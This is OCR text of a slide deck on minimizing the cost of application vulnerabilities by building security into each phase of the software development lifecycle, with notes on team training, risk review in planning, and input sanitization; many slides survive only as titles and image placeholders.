
Minimizing Cost in Application Vulnerabilities

Matthew Kunzman


SLIDES:

https://github.com/littlecodemonkey/presentations/20190416_MinimizingSecurityCosts.pdf


Why secure layer 7?





What are the vulnerabilities?





What is your current SDLC?



















When to involve the security team.....






MULTI TEAM TRAINING

Not everything has to be security personnel

Requirements – Management Training
Design – Architect/ProjectManager Training
Development - Developer Training
Testing - QA Training
Deployment - SRE Training

ARA – Architecture Risk Analysis
SAST – Static Application Security Testing
DAST – Dynamic Application Security Testing

Try to fit security into every step



Planning Phase

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

- **What is the Planning Phase?**
  - Performing a feasibility study to determine whether the project should be approved for development.
  - Prioritizing projects over one another
    - Importance to business
    - Blockers

Planning Phase

PLANNING

ANALYSIS


DESIGN

IMPLEMENTATION

SUPPORT

- **Adding Security in Planning Phase**
  - Security Awareness Training for Management
  - Multi-team security steering committee
    - Assess risks in proposed solution
    - Add risk as factor in approving projects
    - Determine if vuln is added to unrelated project
  - Upper management support

Analysis Phase



- **What is the Analysis phase?**
  - In this phase we consider the requirements and goals of the application, as well as possible problems.
  - It is vital that you consider security during these early stages of the SDLC to guard against common vulnerabilities.

Sanitizing Inputs


PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT



Sanitizing Inputs

